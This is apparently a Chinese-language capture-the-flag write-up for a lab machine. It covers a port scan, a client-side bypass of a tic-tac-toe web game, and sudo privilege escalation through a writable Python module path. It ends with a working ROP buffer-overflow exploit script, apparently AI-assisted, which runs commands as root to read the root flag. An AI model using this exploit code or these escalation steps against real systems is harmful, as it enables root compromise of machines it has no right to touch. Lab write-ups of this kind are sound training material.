

ezAl2

user

```
fscan.exe -h 10.131.149.179
[2026-03-01 10:03:56] [INFO] 开始信息扫描
[2026-03-01 10:03:56] [INFO] 最终有效主机数量: 1
[2026-03-01 10:03:56] [INFO] 开始主机扫描
[2026-03-01 10:03:56] [INFO] 使用所有可用插件（已排除本地敏感插件）
[2026-03-01 10:03:56] [INFO] 有效端口数量: 233
[2026-03-01 10:03:56] [SUCCESS] 端口开放 10.131.149.179:22
[2026-03-01 10:04:16] [SUCCESS] 端口开放 10.131.149.179:8080
[2026-03-01 10:04:44] [INFO] 存活端口数量: 2
[2026-03-01 10:04:44] [INFO] 开始漏洞扫描
[2026-03-01 10:04:44] [SUCCESS] 网站标题 http://10.131.149.179:8080 状态码:200 长度:10933 标题:Impossible Tic-Tac-Toe
[2026-03-01 10:05:31] [SUCCESS] 扫描已完成: 3/3
```

先简单扫描一下，发现有8080端口，发现是一个#字棋。然后就先试试呗，往中间和边上试试，但是没出来

```
function checkWin(p) {
    const wins = [[0,1,2],[3,4,5],[6,7,8],[0,3,6],[1,4,7],[2,5,8],[0,4,8],
[2,4,6]];
    return wins.some(w => w.every(i => board[i] === p));
}

async function handleWin() {
    document.getElementById('status').innerText = "IMPOSSIBLE! VERIFYING...";
    gameOver = true;

    const proof = getCurrentProof();
    const resp = await fetch("/win", {
```

```

        method: "POST",
        headers: { "Content-Type": "application/json" },
        body: JSON.stringify({
            session_id: sessionID,
            moves: moves,
            proof: proof
        })
    });

    if (resp.ok) {
        const data = await resp.json();
        document.getElementById('flag-display').classList.remove('hidden');
        document.getElementById('flag-text').innerText = data.flag;
        document.getElementById('status').innerText = "SYSTEM COMPROMISED.";

        showModal('🚩 SUCCESS!', '你赢了，这是一组有效的凭据', 'win');
        document.getElementById('modal-button').textContent = '关闭';
        document.getElementById('modal-button').onclick = () => hideModal();
    } else {
        document.getElementById('status').innerText = "VERIFICATION FAILED.";
    }
}


document.getElementById('board').addEventListener('click', (e) => {
    if (e.target.classList.contains('cell')) {
        makeMove(parseInt(e.target.dataset.index));
    }
});

document.getElementById('reset').addEventListener('click', () =>
location.reload());

```

查看源代码发现这个，

额，这边board = [1, 1, 0, 2, 2, 0, 0, 0, 0]; updateUI();在前端js里面去执行就拿到了，也是非预期上了😄



发现成功登录

root

```
ttt@ezAI2:~$ sudo -l
Matching Defaults entries for ttt on ezAI2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ttt may run the following commands on ezAI2:
    (yolo) NOPASSWD: /usr/bin/python3 /opt/greeting.py
ttt@ezAI2:~$ cat /opt/greeting.py
import datetime
import random
```

嗯，看一下/opt目录的权限

```
ls -al /opt
total 24
drwxrwxrwt  4 root      root      4096 Feb 28 01:40 .
drwxr-xr-x 18 root      root      4096 Mar 18 2025 ..
drwxr-xr-x  3 www-data www-data 4096 Feb 26 01:13 challenge
-rw-r--r--  1 yolo      yolo     2837 Feb 26 01:57 greeting.py
drwxr-xr-x  2 yolo      yolo     4096 Feb 28 02:30 __pycache__
-rw-r--r--  1 ttt       ttt       34 Feb 28 02:30 random.py
```

是可以去写入的

```
ttt@ezAI2:~$ sudo -u yolo /usr/bin/python3 /opt/greeting.py
yolo@ezAI2:/home/ttt$
```

拿下yolo 🤖

```
yolo@ezAI2:/home/ttt$ cd
yolo@ezAI2:~$ ls
waityou
```

有个这个文件，脱下来去ida看看

```
int __fastcall __noreturn main(int argc, const char **argv, const char **envp)
{
    int optval; // [rsp+1Ch] [rbp-24h] BYREF
    sockaddr addr; // [rsp+20h] [rbp-20h] BYREF
    int v5; // [rsp+38h] [rbp-8h]
    int fd; // [rsp+3Ch] [rbp-4h]

    optval = 1;
    signal(17, (__sighandler_t)1);
    fd = socket(2, 1, 0);
    if ( fd < 0 )
    {
        perror("socket");
        exit(1);
    }
}
```

```

}
setsockopt(fd, 1, 2, &optval, 4u);
addr.sa_family = 2;
*(_DWORD *)&addr.sa_data[2] = inet_addr("127.0.0.1");
*(_WORD *)&addr.sa_data = htons(0x270Fu);
if ( bind(fd, &addr, 0x10u) < 0 )
{
    perror("bind");
    exit(1);
}
listen(fd, 20);
if ( argc > 99999 )
    system(command);
while ( 1 )
{
    while ( 1 )
    {
        v5 = accept(fd, 0LL, 0LL);
        if ( v5 >= 0 )
            break;
        perror("accept");
    }
    if ( !fork() )
    {
        vuln((unsigned int)v5);
        close(v5);
        exit(0);
    }
    close(v5);
}
}

```

system(command);这个是重点，同时查看关于他的进程

```

root  343  0.0  0.0  2228  492 ?  Ss  01:29   0:00 /home/yolo/waityou

```

大概意思就是他是在以root权限去执行这个文件

然后在ida里面一遍乱找地址，给ai😵😵😵

```
import socket
import struct
import time

# --- 已经验证成功的地址与偏移 ---
POP_RDI = 0x401246
RET_ALIGN = 0x401016
SYSTEM_PLT = 0x401050
SH_ADDR = 0x400564 # 对应偏移 1380 的有效地址

def pwn():
    # 构造攻击载荷
    offset = 72
    payload = b"A" * offset
    payload += struct.pack("<Q", RET_ALIGN)
    payload += struct.pack("<Q", POP_RDI)
    payload += struct.pack("<Q", SH_ADDR)
    payload += struct.pack("<Q", SYSTEM_PLT)

    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('127.0.0.1', 9999))
        s.recv(1024)

        print("[*] 正在发送 ROP 载荷...")
        s.send(payload + b"\n")
        time.sleep(0.5)

        # 核心指令：复制 flag 并修改权限
        # 我们使用 ; 分号连接多条指令，确保顺序执行
        cmd = "cp /root/root.txt /tmp/root.txt; chmod 777 /tmp/root.txt\n"
        print(f"[*] 正在远程执行: {cmd.strip()}")
        s.send(cmd.encode())

        time.sleep(1)
        s.close()
```

```
print("[+] 指令发送完毕。")  
print("[*] 正在尝试读取 /tmp/root.txt ...")
```

```
except Exception as e:  
    print(f"[-] 错误: {e}")
```

```
if __name__ == "__main__":  
    pwn()
```

```
yolo@ezAI2:~$ ls -al /tmp  
total 44  
drwxrwxrwt  9 root root 4096 Feb 28 03:02 .  
drwxr-xr-x 18 root root 4096 Mar 18 2025 ..  
drwxrwxrwt  2 root root 4096 Feb 28 01:29 .font-unix  
drwxrwxrwt  2 root root 4096 Feb 28 01:29 .ICE-unix  
-rw-r--r--  1 root root   39 Feb 28 02:59 pwn_1380  
-rwxrwxrwx  1 root root   38 Feb 28 03:02 root.txt  
drwx----- 3 root root 4096 Feb 28 01:29 systemd-private-5dd86caa506a4ec1aab0bf1dce86f4b0-systemd-logind.service-LK1auj  
drwx----- 3 root root 4096 Feb 28 01:29 systemd-private-5dd86caa506a4ec1aab0bf1dce86f4b0-systemd-timesyncd.service-Kniz9g  
drwxrwxrwt  2 root root 4096 Feb 28 01:29 .Test-unix  
drwxrwxrwt  2 root root 4096 Feb 28 01:29 .X11-unix  
drwxrwxrwt  2 root root 4096 Feb 28 01:29 .XIM-unix  
yolo@ezAI2:~$ cat roo*  
cat: 'roo*': No such file or directory  
yolo@ezAI2:~$ cat /tmp/root.txt  
flag{4c00347e1f124840bc0a081aa77d9094}yolo@ezAI2:~$
```

MobaXterm by subscribing to the professional edition here: <https://mobaxterm.mobatek.net>